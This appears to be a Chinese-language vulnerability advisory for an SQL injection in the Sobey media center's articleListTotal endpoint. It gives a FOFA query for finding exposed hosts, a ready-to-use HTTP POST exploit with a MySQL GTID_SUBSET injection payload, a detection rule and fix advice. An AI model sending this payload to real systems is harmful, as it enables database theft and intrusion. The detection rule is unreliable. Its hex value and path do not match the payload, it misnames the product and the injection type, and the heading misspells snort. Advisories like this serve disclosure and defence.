

索贝融媒体中心 articleListTotal 存在SQL注入漏洞

索贝融媒体中心 articleListTotal 存在SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

索贝融媒体

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: app="SOBEY-融媒体"

POC/EXP:

```
POST /sobey-mchEditor/mch/statistics/js/../../articleListTotal HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded

channelId=1 AND GTID_SUBSET(CONCAT(0x71766a7871,(SELECT (ELT(1944=1944,1))),0x716a6a6a71),1944)&token=1&siteCode=1
```



sonrt规则：

```
alert http any any -> $HOME_NET any (
  msg:"Sobey Media System - MySQL Boolean-Based SQLi in articleListTotal";
  flow:to_server,established;
  http.method; content:"POST";
  http.uri; content:"/sobey-mchEditor/mch/statistics/js/./articleListTotal";
  http.request_body; content:"channelId=";
  pcre:"/channelId=\d+%20AND%20GTID_SUBSET\ (CONCAT\ (0x7166a7871,\s*\
(SELECT\s*\ (ELT\ (1944=1944,1)\)\)\ ,0x716a6a6a71\),1944\)\ /i";
  metadata:
    cve none,
    service http,
    affected_product "宝贝融媒体中心",
    vulnerability_type "MySQL Boolean-Based SQL Injection";
  classtype:sql-injection;
  sid:1000446;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。